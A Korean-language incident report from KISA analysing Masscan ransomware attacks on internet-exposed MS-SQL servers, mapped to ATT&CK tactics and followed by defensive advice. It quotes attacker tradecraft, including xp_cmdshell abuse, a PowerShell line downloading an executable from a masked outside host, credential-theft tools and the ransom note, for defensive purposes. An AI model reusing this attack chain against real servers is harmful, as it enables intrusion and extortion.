

Masscan랜섬웨어 침해사고 기술보고서

① 등록일	@September 29, 2022 9:11 AM
② 최종수정일	@October 11, 2022 9:56 AM
≡ 저자	방성천 신우성 임정호 최정현
≡ 감수	김광연 신대규 심재홍
@ E-Mail	irteam.kisa@gmail.com

1. Introduction

1.1. Background

2000년을 전후하여 IT산업의 급격한 발전과 인프라 확대로 기업은 내부 회계, 자원, 프로젝트 및 조직 관리 등을 효율적으로 관리하기 위해 데이터베이스(Database, 이하 DB) 서버를 구축하여 목적에 따라 전사자원관리(Enterprise Resource Planning, ERP) 및 그룹웨어(GroupWare, GW) 솔루션 등으로 운영 중이며, 현재 기업 內 모든 제품 생산과 내부 업무 등과 밀접하게 연결되어 성공적인 비즈니스를 위한 중요 IT 솔루션으로 자리잡게 되었다.

하지만 기업의 중요 DB는 해커들에게도 좋은 먹잇감으로 최근에는 인터넷에 노출되어 취약하게 운영 중인 기업(대부분 중견이하 제조업체 대상)들의 MS社 DB 관리시스템(MS-SQL)만을 노린 랜섬웨어 조직(masscan, Globeimposter, mallox 등)들이 기승을 부리고 있어 한국인터넷진흥원은 증가하는 기업 피해의 확산을 조금이라도 줄이고자 사고사례를 공유한다.

1.2. DB서버 대상 침해동향과 Masscan 랜섬웨어의 등장

과거에도 DB서버를 대상으로 한 정보유출 및 삭제 등 해킹사고는 빈번했으나, 암호화폐 등장, 다크웹 및 서비스형 랜섬웨어(RaaS)의 유행으로 21년부터 DB서버 대상으로 한 다양한 랜섬웨어(Globeimposter, mallox, 520, 360 등) 공격이 발생했으며, 올해 6월말 국내 첫 Masscan 랜섬웨어 감염사례 이후 7월을 기점으로 급속히 확산되고 있는 상황이다.



masscan 랜섬웨어 감염화면

이름	유형	압축된 크기	크기	비율
log.masscan-G-31eb7e...	MASSCAN-G-31EB7E...	47KB	137KB	66%
bmp.masscan-G-31eb7e...	MASSCAN-G-31EB7E...	2KB	3KB	59%
masscan-G-31eb7e...	MASSCAN-G-31EB7E...	1KB	1KB	0%
masscan-G-31eb7e...	MASSCAN-G-31EB7E...	10KB	11KB	9%

데이터베이스 서버를 대상으로 한 랜섬웨어로는 Globeimposter, mallox, 520, 360 랜섬웨어가 있으며, 2021년부터 2022년 상반기까지는 Globeimposter 랜섬웨어가 가장 많이 발생하였다. Globeimposter 랜섬웨어의 경우 데이터베이스 무작위 대입 공격뿐 아니라 원격 데스크톱(Remote Desktop Protocol, RDP)이 열려있는 서버를 대상으로도 무작위 대입 공격을 통해 침투하기도 했으며, 2022년 초 비슷한 공격방식으로 mallox, 360 랜섬웨어가 발견되었다.

데이터베이스 서버 대상 랜섬웨어 신고건수(1월 ~ 9월)

랜섬종류	Masscan	Globeimposter	mallox	360
건수	37	10	8	3

2022년 하반기 들어 처음으로 Masscan 랜섬웨어가 발생하기 시작했다. Masscan 랜섬웨어는 2022년 7월을 시작으로 급속하게 퍼져나가고 있으며, 다른 데이터베이스 타겟 랜섬웨어와 마찬가지로 외부에 공개되어 있는 데이터베이스에 무작위 대입 공격을 통해 침투하여 랜섬웨어를 유포하고 있다.

Masscan 랜섬웨어 신고건수(7월 ~ 9월)

월	7월	8월	9월
건수	10건	18건	9건

Masscan 랜섬웨어의 감염된 파일은 확장자가 masscan-{대문자 한 글자}-{GUID 8자리}로 변경된다. 랜섬웨어 및 확장자를 통해 현재 version 3(F, R, G 버전 등)까지 나온 것으로 추정된다.




확장자 변경사항

masscan-F-id값(초기) ⇒ masscan-R-id값 ⇒ masscan-G-id값(현재)

그럼 다음 장부터는 masscan 랜섬웨어가 어떻게 기업 시스템에 침투를 하여 랜섬웨어를 배포하는 지, ATT&CK 프레임워크에 기반하여 공격자의 공격전략과 기법 및 침투 단계를 상세하게 살펴보고 침투 단계 별 대응기법에 대해서 상세히 알아보자.

2. Summary

일반적인 데이터베이스 서버를 대상으로 한 랜섬웨어 공격방식이 그러하듯 Masscan랜섬웨어도 비슷하다. 데이터베이스 무작위 대입 공격을 통해 SA 계정 혹은 취약한 관리자 계정을 획득한다. 그리고 데이터베이스 내 명령 프롬프트(xp_cmdshell)를 활성화해서 계정생성 및 악성도구(권한상승 도구, 프락시 도구 등)를 다운받아 실행하고 서버에 원격접속한다. 원격접속 후 악성도구를 통해 권한상승 및 정보수집을 하고 수집된 정보를 통해 내부이동을 한다. 내부이동을 하면서 많은 서버와 연결된 백업서버나 관리자 PC를 거점으로 삼고 랜섬웨어를 배포 및 실행한다.



3. ATT&CK Matrix

Tatic	ID	Sub-techniques	Description
Reconnaissance	T1596.005	Search Open Technical Database : Scan Databases	외부에 노출된 데이터베이스 서버 스캔 (Shodan, Criminal IP 등)
Initial Access	T1199	Exploit Public-Facing Application	데이터베이스 브루트포싱 공격
Execution	T1059.001	Command and Scripting Interpreter : PowerShell	파워셸을 통해 원격프로그램 및 악성도구 다운로드
Execution	T1059.003	Command and Scripting Interpreter : Windows Command Shell	xp_cmdshell을 통해 파워셸 실행
Persistence	T1136.001	Create Account : Local Account	공격자가 사용할 계정 생성
Privilege Escalation	T1078.003	Vaild Accounts : Local Accounts	관리자 계정 탈취
Defense Evasion	T1562.001	Impair Defenses : Disable or Modify Tools	윈도우 디펜더, AV 중지
Defense Evasion	T1562.004	Impair Defenses : Disable or Modify System Firewall	원격접속을 위해 방화벽 등록

Tatic	ID	Sub-techniques	Description
Defense Evasion	T1070.001	Indicator Removal on Host : Clear Windows Event Logs	이벤트로그 삭제
Defense Evasion	T1070.004	Indicator Removal on Host : File Deletion	악성도구 및 랜섬웨어 삭제
Credential Access	T1110.001	Brute Force : Password Guessing	브루트포싱 공격을 통해 계정정보(DB) 획득
Credential Access	T1110.002	Brute Force : Password Cracking	브루트포싱 공격을 통해 계정정보(RDP) 획득
Credential Access	T1003.002	OS Credential Dumping : Security Account Manager	악성도구를 통해 계정정보 수집
Discovery	T1046	Network Service Discovery	네트워크 스캔도구를 통해 네트워크 정보 수집
Lateral Movement	T1021.001	Remote Services : Remote Desktop Protocol	원격데스크톱(RDP)을 통해 원격 접속
Command and Control	T1219	Remote Access Software	anydesk를 통해 원격 접속
Impact	T1486	Data Encrypted for Impact	랜섬웨어(masscan) 감염
Impact	T1529	System Shutdown / Reboot	랜섬웨어 감염 후 재부팅

3.1. Reconnaissance

T1596.005 Search Open Technical Database : Scan Databases

공격자는 외부에 노출된 기업의 데이터베이스(MS-SQL, 1433 포트) 서버를 스캔하여 공격 대상을 찾는다. 추가적으로 Shodan, Criminal IP 등 OSINT(open source intelligence)를 통해 정보를 수집한다.



Criminal IP를 활용한 정보수집

Showing results for

Keyword : none (You can add keyword at the beginning to specify search results.)

Filter : port: 1433

40.85.138.103:1433
Inbound Moderate
Outbound Moderate


HTTP header: HTTP/1.1 403 Forbidden
Server: nginx/1.14.0 (Ubuntu)
Date: Sun, 25 Sep 2022 10:11:47 GMT
Content-Type: text/html
Content-Length: 178
Connection: keep-alive
...

133.130.125.96:1433
Inbound Moderate
Outbound Moderate

HTTP header: HTTP/1.1 302 Moved Temporarily
Server: nginx/1.14.0 (Ubuntu)
Date: Sun, 25 Sep 2022 10:15:25 GMT
Content-Type: text/html
Content-Length: 170
Connection: close
...

Total Results 264,617

Top Countries






Shodan을 활용한 정보수집(국내 MS-SQL 현황)

country:"KR" port:1433

Overview Facet by

// TOTAL RESULTS



3.2. Initial Access

T1190 Exploit Public-Facing Application

타겟된 데이터베이스 서버에 브루트포싱 공격을 한다.

3.3. Credential Access

T1110.001 Brute Force : Password Guessing

sa 계정 및 자주 사용하는 계정을 타겟으로 브루트포싱 공격을 하여 계정정보를 수집한다.

* admin, administrator, administrators 등과 같이 ERP 서버에서 사용하는 관리자 계정



sa계정에 대한 브루트포싱 공격 로그(Event Log)

로그 이름: Application

원본: MSSQLSERVER

날짜:

이벤트 ID: 18456

작업 범주: (4)

수준: 정보

키워드: 클래식,감사 실패

사용자: 해당 없음

컴퓨터:

설명:

MSSQLSERVER 원본에서 이벤트 ID 18456에 대한 설명을 찾을 수 없습니다. 이 이벤트를 발생시킨 구성 요소가 로컬 컴퓨터에 설치되어 있지 않거나 설치가 손상되었습니다. 로컬 컴퓨터에서 구성 요소를 설치 또는 복구할 수 있습니다.

이벤트가 다른 컴퓨터에서 시작된 경우 표시 정보를 이벤트와 함께 저장해야 합니다.

다음 정보가 이벤트와 함께 포함되었습니다.

sa

원인: 암호가 제공된 로그인의 암호와 일치하지 않습니다.

[클라이언트: 222.xxx.xxx.xx]

메시지 리소스가 있지만 메시지 테이블에서 메시지를 찾을 수 없습니다

3.4. Execution

T1059.003 Command and Scripting Interpreter : Windows Command Shell

수집된 데이터베이스 계정 정보를 이용해서 xp_cmdshell을 활성화하는 쿼리*를 보낸다. xp_cmdshell을 활성화 후 xp_cmdshell을 통해 스크립트 파일을 생성하거나 파워셸을 실행시킨다.

- xp_cmdshell 활성화 : show advanced options 1로 변경, xp_cmdshell을 1로 변경



xp_cmdshell 활성화 로그(Event Log)

로그 이름: Application

원본: MSSQLSERVER

날짜:

이벤트 ID: 15457

작업 범주: (2)

수준: 정보

키워드: 클래식

사용자: 해당 없음

컴퓨터:

설명:

MSSQLSERVER 원본에서 이벤트 ID 15457에 대한 설명을 찾을 수 없습니다. 이 이벤트를 발생시킨 구성 요소가 로컬 컴퓨터에 설치되어 있지 않거나 설치가 손상되었습니다. 로컬 컴퓨터에서 구성 요소를 설치 또는 복구할 수 있습니다.

이벤트가 다른 컴퓨터에서 시작된 경우 표시 정보를 이벤트와 함께 저장해야 합니다.

다음 정보가 이벤트와 함께 포함되었습니다.

show advanced options

0

1

메시지 리소스가 있지만 메시지 테이블에서 메시지를 찾을 수 없습니다



xp_cmdshell 활성화 로그(Event Log)

로그 이름: Application

원본: MSSQLSERVER

날짜: 2022-07-16 오전 6:39:53

이벤트 ID: 15457

작업 범주: (2)

수준: 정보

키워드: 클래식

사용자: 해당 없음

컴퓨터:

설명:

MSSQLSERVER 원본에서 이벤트 ID 15457에 대한 설명을 찾을 수 없습니다. 이 이벤트를 발생시킨 구성 요소가 로컬 컴퓨터에 설치되어 있지 않거나 설치가 손상되었습니다. 로컬 컴퓨터에서 구성 요소를 설치 또는 복구할 수 있습니다.

이벤트가 다른 컴퓨터에서 시작된 경우 표시 정보를 이벤트와 함께 저장해야 합니다.

다음 정보가 이벤트와 함께 포함되었습니다.

xp_cmdshell

0

1

메시지 리소스가 있지만 메시지 테이블에서 메시지를 찾을 수 없습니다

T1059.001 Command and Scripting Interpreter : PowerShell

xp_cmdshell을 통해 파워셸 스크립트를 사용하는 주목적은 공격자가 사용할 계정을 생성하거나 악성도구를 다운로드한다. 주로 다운로드 받는 악성도구로는 원격접속 프로그램(anydesk) 및 계정탈취 도구(mimikatz), 네트워크 스캔 도구를 다운로드 받는다.



악성도구 다운로드 파워셸 스크립트 내용

```
$client = New-Object System.Net.WebClient
```

```
$client.DownloadFile("http://xxx.xxx.xxx.xxx/xxxx.exe","C:\\Windows\\SERVIC~2\\NETWOR~1\\AppData\\Local\\Temp\\C
```

3.5. Persistence

T1136.001 Create Account : Local Account

파워셸을 통해서 공격자가 사용할 계정을 생성하는데 아래와 같은 계정명을 주로 사용한다.



주로 사용하는 계정명

- ASPNET, SQLdebugger 등을 변형해서 사용 asp.net, asp1net 등


- support , sdzj098\$


- ru


3.6. Command and Control

T1219 Remote Access Software

xp_cmdshell 또는 파워셸을 이용하여 원격접속 프로그램(anydesk)을 설치하고 공격자 PC에서 원격접속을 한다. anydesk의 경우 CLI 환경에서 명령어로 설치 및 패스워드를 설정할 수 있다.

 **anydesk 다운로드 폴더명**
C:\ProgramData\

 **anydesk 접속로그(ad_svr.trace)**
info YYYY-MM-DD hh:mm:ss.005 gsvc 3516 5444 108 anynet.any_socket - Logged in from 공격자IP:53076 on relay 6abf5431.

 공격자가 사용하는 anydesk 관련 정보

버전	md5
7.0.9	a1543457c743c62c73c4a6a326e190b1
7.0.10	0dbe3504bc5daa73e7b3f75bbb104e42

3.7. Credential Access

T1003.002 OS Credential Dumping : Security Account Manager

공격자는 계정정보를 획득하기 위해 계정탈취 도구(mimikatz)를 사용하여 계정정보를 수집한다.

T1110.002 Brute Force : Credential Cracking

공격자는 계정정보를 획득하기 위해 계정탈취 도구(NLBrute)를 사용하여 RDP 계정정보를 수집한다.

 공격자가 사용하는 계정탈취도구

도구명	md5	기타
NLBrute.exe	e213d0fa6d84c63faf6f0f5c0551b45c	RDP 브루트포싱 도구
mimikatz.exe	16ccba5b4f17e6aba6089f97db47d501	mimikataz 32bit
mimikatz.exe	5c92d71871ea2367337ae2d09126498a	mimikataz 64bit
GetPassword.exe	56398c3eb7453017af674ab85df17386	

3.8. Privilege Escalation


T1078.003 Valid Accounts : Local Accounts

공격자는 계정수집 도구를 통해 관리자 계정을 획득하여 관리자 계정으로 로그인 혹은 원격접속한다.

3.9. Defense Evasion

T1562.001 Impair Defenses : Disable or Modify Tools

관리자 계정으로 접속한 공격자는 윈도우 디펜더 및 백신을 중지시킨다. 모니터링 도구를 이용해서 프로세스 확인 후 종료시킨다.

 공격자가 사용하는 모니터링 도구

도구명	md5	기타
HRSword.exe	a60a60af95a32a81795761865b7f3bd9	모니터링 도구(ver 5.0.1.1)

T1562.004 Impair Defenses : Disable or Modify System Firewall

공격자는 관리자 계정으로 접속하여 방화벽에서 차단을 막기위해서 원격접속(netsh)을 허용한다.

3.10. Discovery

T1046 Network Service Discovery

공격자는 내부이동을 위해 네트워크 스캔 도구 및 SQL tool를 사용하여 네트워크 정보를 수집한다.



공격자가 사용하는 네트워크 수집 도구

도구명	md5	기타
ScanPort.exe	36c6f6fee875b519a81284fafb3e41b1	
NTScan.exe	1f36c64a8320284f6cc6300db7b59123	
sccman	036f82700b985d8a50b2f60c98ab9d77	闪电扫描.exe
sqltool.exe	8c3b9af0c1c6db5eaa4ebd3150dc01d0	
netpass	f627c30429d967082cdc634aa735410	

3.11. Lateral Movement

T1021.001 Remote Services : Remote Desktop Protocol

공격자는 이전에 수집한 정보를 이용하여 다른 서버로 원격접속하여 내부이동한다. 내부이동 시 위에서 사용한 RDP 정보수집 도구 및 네트워크 스캔 도구를 통해 추가 서버를 찾으며, 가장 많은 정보를 가지고 있는 서버를 거점으로 삼아 랜섬웨어 공격준비를 한다.

* 대체로 백업서버가 모든 서버와 연결되는 서버라 공격자가 거점으로 많이 선택

3.12. Impact

T1486 Data Encrypted for Impact

공격자는 거점서버를 통해 다른 서버에 접속하여 랜섬웨어를 실행한다. masscan 랜섬웨어의 경우 두 가지 파일이 존재하는데, RunExe.exe 파일과 EnCrypt.exe 파일을 사용한다. RunExe.exe의 경우 VSS(VolumShadowCopy Service)를 삭제하고 디렉터리내 exe파일을 실행시킨다. RunExe.exe 를 통해 실제 파일을 암호화하는 EnCrypt.exe이 실행되어 파일을 암호화시킨다.



랜섬웨어

도구명	md5	기타
RunExe.exe	00e63af19c1a4cfef68df4b7acf91475	
EnCrypt.exe	566c0616437be7bbd5ce6781981cf5e5	masscan-F-{id}
EnCrypt.exe	ea6f19b477aef535dd52132e795b4b40	masscan-R-{id}
EnCrypt.exe	d055658ed50601a747d0970ed1db6242	masscan-G-{id}

랜섬웨어에 감염된 후, 각 폴더에는 아래와 같은 랜섬노트(RECOVERY INFORMATION !!!!.txt)가 생성된다.



Ransom Note

little FAQ:

.1.

Q: Whats Happen?

A: Your files have been encrypted and now have the ".masscan" extension.

The file structure was not damaged, we did everything possible so that this could not happen.

.2.

Q: How to recover files?

A: If you wish to decrypt your files you will need to pay in bitcoins.

.3.

Q: What about guarantees?

A: Its just a business.

We absolutely do not care about you and your deals, except getting benefits.

If we do not do our work and liabilities - nobody will cooperate with us. Its not in our interests.

To check the ability to return files,

you can send us any 2 files with extension .masscan

(jpg, xls, doc, etc...not a database!) and small size (max 1 mb).

We will decrypt them and send them back to you. This is our guarantee.

.4.

Q: How will the decryption process proceed after payment?

A: After payment, we will send you our decoder program and detailed usage instructions.

With this program you will be able to decrypt all your encrypted files.

.5.

Q: If I don't want to pay bad people like you?

A: If you will not cooperate with our service - for us, its does not matter.

But you will lose your time and data, cause only we have the private key.

In practice - time is much more valuable than money.

.6.

Q: What happens if give up on decryption?

A: If you give up decryption,

there is no reward for our work and we will sell all your data on the dark web or in your country for compensation, including financial data and user data.

.7.

Q: How to contact with you?

A: You can write us to our mailbox: masscan@tutanota.com

If no response is received within 12 hours contact: masscan@onionmail.com (Backup email)

:::BEWARE:::

1.If you will try to use any third party software for restoring your data or antivirus solutions.

please make a backup for all encrypted files!

2.Any changes to encrypted files may result in private key corruption, resulting in the loss of all data!

3.If you delete any encrypted files from the current computer, you may not be able to decrypt them!

4.Your key is only kept for seven days beyond which it will never be decrypted!

In the letter include your personal ID! Send me this ID in your first email to me!

ID:

3.13. Defense Evasion

T1070.001 Indicator Removal on Host : Clear Windows Event Logs

공격자는 랜섬웨어를 실행시키고 공격 흔적을 지우기 위해서 이벤트로그(Security, System)를 삭제한다.



이벤트 로그 삭제 흔적(Event Log)

로그 이름: System
 원본: Microsoft-Windows-Eventlog
 날짜:
 이벤트 ID: 104
 작업 범주: 로그 지우기
 수준: 정보
 키워드:
 사용자: S-1-5-21-
 컴퓨터:
 설명:
 System 로그 파일이 삭제되었습니다.

T1070.004 Indicator Removal on Host : File Deletion

공격자는 공격에 사용한 정보수집 도구를 삭제한다.

3.14. Impact

T1529 System Shutdown / Reboot

공격자는 공격흔적*을 다 지운 뒤 서버를 재부팅 시키고 원격접속을 해제한다.

*공격계정, 악성코드, 이벤트로그 등

4. Defense

4.1. 외부접속 관리 강화

T1596.005 T1190 T1021.001 T1219

외부에 공개된 서비스(MS-SQL, RDP 등) 접근 차단

서비스가 인터넷에 노출된 경우에는 공격자의 무작위 대입공격(Brute-Force Attack)을 통해 비밀번호 탈취가 가능하므로 인가된 IP만 접근할 수 있도록 접근제어정책을 적용해야 한다. 또한, 내부에서만 사용되어 외부에서 접근할 필요가 없는 경우, 방화벽 등을 활용하여 외부 접근을 차단한다.

부득이하게 서비스를 외부에 공개할 경우, 기본 포트*로 설정되어 있으면 공격 대상이 될 수 있어 포트 변경이 필요하고 VPN을 통해 접속하는 것을 권고한다.

추가적으로 원격 데스크톱을 이용할 경우 OTP와 같은 이중 인증 방식을 적용하여 비인가자가 접속할 수 없도록 원격데스크톱 접근 보안을 강화하는 것을 권고한다.

*MS-SQL : 1433, RDP : 3389



OSINT내에서 공개된 서비스 확인 방법

1. Shodan 및 Criminal IP 등 OSINT에서 기업IP 검색
2. 검색결과 Open Ports에서 열려있는 포트(서비스) 확인



데이터베이스 브루트포싱 공격 확인 방법

- 이벤트 뷰어에서 Event ID 18456를 확인하여 브루트포싱이 있는지 확인한다.

4.2. 계정 관리 강화

T1190 T1059.003 T1110.001 T1110.002

기본 관리자 패스워드 변경 후 사용

최초 설치시 기본 관리자 패스워드는 반드시 변경 후 사용해야 하며, 데이터베이스 계정의 패스워드를 공격자가 유추하기 어렵게 변경하고, 주기적으로 계정정보를 변경하여 운영해야한다. 또한 sa계정을 사용하지 않는 경우 비활성화하여 공격자가 해당 계정에 접근할 수 없도록 조치해야한다. sa계정을 사용해야하는 경우 계정을 유추할 수 없도록 변경하여 사용하는 것을 권고한다.

4.3. 백업 관리 강화

T1486

정기적인 백업

중요 파일은 주기적으로 외부 저장장치나 인터넷이 연결되어 있지 않은 오프라인 환경의 PC 또는 서버 등에 백업을 수행하는 것을 권고한다. 또한 백업 파일이 저장되는 시스템은 2차 인증을 적용하여 비인가자가 접근할 수 없도록 설정하는 것을 권고한다.



랜섬웨어 대응을 위한 안전한 정보시스템 백업 가이드(개정본) - KISA

[https://krCERT.or.kr/data/guideView.do?](https://krCERT.or.kr/data/guideView.do?bulletin_writing_sequence=36327&queryString=cGFnZT0yJnNvcnRfY29kZT0mc29ydF9jb2RlX25hbWU9JnNlYXJjaF9zI)

[bulletin_writing_sequence=36327&queryString=cGFnZT0yJnNvcnRfY29kZT0mc29ydF9jb2RlX25hbWU9JnNlYXJjaF9zI](https://krCERT.or.kr/data/guideView.do?bulletin_writing_sequence=36327&queryString=cGFnZT0yJnNvcnRfY29kZT0mc29ydF9jb2RlX25hbWU9JnNlYXJjaF9zI)

[https://s3-us-west-2.amazonaws.com/secure.notion-static.com/0f8060f7-d761-4392-a0e2-34d190bef60c/%EB%9E%9C%EC%84%AC%EC%9B%A8%EC%96%B4_%EB%8C%80%EC%9D%91%EC%9D%84_%EC%9C%84%ED%95%9C_%EC%95%88%EC%A0%84%ED%95%9C_%EC%A0%95%EB%B3%B4%EC%8B%9C%EC%8A%A4%ED%85%9C_%EB%B0%B1%EC%97%85_%EA%B0%80%EC%9D%B4%EB%93%9C\(%EA%B0%9C%EC%A0%95%EB%B3%B8\).pdf](https://s3-us-west-2.amazonaws.com/secure.notion-static.com/0f8060f7-d761-4392-a0e2-34d190bef60c/%EB%9E%9C%EC%84%AC%EC%9B%A8%EC%96%B4_%EB%8C%80%EC%9D%91%EC%9D%84_%EC%9C%84%ED%95%9C_%EC%95%88%EC%A0%84%ED%95%9C_%EC%A0%95%EB%B3%B4%EC%8B%9C%EC%8A%A4%ED%85%9C_%EB%B0%B1%EC%97%85_%EA%B0%80%EC%9D%B4%EB%93%9C(%EA%B0%9C%EC%A0%95%EB%B3%B8).pdf)

4.4. 기타

최신 운영체제 업그레이드 및 최신 패치 적용

지원이 종료된 운영체제로 시스템을 운영할 경우, 보안 업데이트가 지속적으로 수행되지 않아 취약점이 다수 존재할 가능성이 높고, 공격자는 이를 악용해 공격을 수행 할 수 있다. 따라서 충분한 검토한 후 운영체제 교체 또는 최신 버전으로 업그레이드하여 보안 업데이트가 지속적으로 수행되는 운영체제를 사용하는 것을 권고한다. 또한 사용중인 어플리케이션의 최신 버전을 사용하고 업데이트하는 것을 권고한다.

최신 버전의 백신 설치 및 랜섬웨어 차단 기능 활성화

윈도우에서 기본적으로 제공하는 윈도우 디펜더의 경우에도 랜섬웨어 방지 기능을 제공하는데 해당 기능을 켜서 사용하면 랜섬웨어를 방지하는데 도움이 된다. 또한 상용 백신을 사용하실 경우 최신버전으로 업데이트하고, 백신에서 제공하는 랜섬웨어 차단기능을 활성화 하면 랜섬웨어를 방지할 수 있다.



윈도우 디펜더 랜섬웨어 차단 기능 활성화 방법(윈도우10 기준)

- 윈도우 시작 버튼 → 설정 아이콘 → 업데이트 및 보안 → Windows 보안 → 바이러스 및 위협 방지 → 랜섬웨어 방지 관리 버튼 → 제어된 폴더 액세스 **켜**로 변경 → 보호된 폴더 → 보호된 폴더 추가(중요폴더)

알약 사용자

- 알약 실행 → 환경설정 → 검사 → 고급 설정 → 랜섬웨어 차단 사용 활성화

V3 사용자

- V3 실행 → 환경설정 → 안티랜섬웨어 → 랜섬웨어 정밀 검사 설정 → 랜섬웨어 정밀 검사 사용 체크

4.5. 중소기업 대상 KISA의 서비스

데이터금고 지원사업

랜섬웨어로 인한 업무중단 및 데이터 유실/유출 등 피해예방을 위한 데이터 백업 지원 사업으로 대처 여력이 부족한 영세/중소기업을 대상으로 클라우드 기반 백업 서비스 이용과 백업 서버 구축 등을 지원한다.

SECaaS(SECurity as a Service)

자체적으로 보안솔루션 운영이 어려운 영세/중소기업을 대상으로 원격에서 보안기능을 제공하는 클라우드 기반 보안 서비스 도입을 지원한다.

사이버 위협정보 분석공유(C-TAS) 시스템

사이버 위협정보 분석 공유(C-TAS, Cyber Threat Analysis & Sharing) 시스템은 여러 산업 분야에 걸쳐 광범위하게 발생하고 있는 침해사고에 대응하기 위해 2014년부터 운영하는 시스템으로 보안기업, 금융, 전자상거래, 호스팅 등 다양한 분야의 기업이 참여하여 위협정보를 공유하는 시스템이다.

2022년 1월부터 중소기업의 참여 확대를 위해 개방형 홈페이지를 개설하여 기존 API 서비스와 별개로 위협정보를 원하는 모든 기업이 제공받을 수 있도록 개방 운영하고 있다.

민간분야 사이버 위기대응 모의훈련

사이버공격 예방 및 피해 최소화를 위해 실전형 모의훈련을 실시하여 기업의 보안수준 강화와 임직원 인식을 제고를 위한 훈련(해킹메일, 디도스 공격, 모의침투)을 지원한다.

5. Conclusion

지금까지 살펴본 DB서버를 대상으로 한 랜섬웨어는 최초 침투 시, 제로데이 취약점이나 스피어피싱 등 고도화된 공격 기법보다는 기업의 허술한 자산 관리나 불필요한 서비스의 인터넷 노출, 환경 설정 등의 보안 허점을 이용하여 침투하므로, 기업 보안 담당자들은 지금이라도 내부 주요 자산들을 재점검하고 앞서 언급했던 대응 방안들을 상기하여 방어한다면 지금보다 많은 랜섬웨어 피해를 줄일 수 있다고 생각한다.

또한 이보다 더욱 중요한 것은 CISO 이상 고위 경영진의 적극적인 정보보호 참여이며 이는 결국 보안 정책의 재점검과 직원 보안의식 제고, 보안 투자 확대로까지 이어져 향후 어떠한 고도화된 침해 공격에도 잘 방어할 수 있는 대응체계를 구축할 수 있다고 자신있게 말씀드리며 기술보고서를 마무리 한다.

※ 기업 침해사고 발생 시, KISA-보호나라 홈페이지를 통해 신고

→ 일반 해킹사고 신고(<https://www.boho.or.kr/consult/hacking.do>)

→ 랜섬웨어 감염 신고(<https://www.boho.or.kr/consult/ransomware.do>)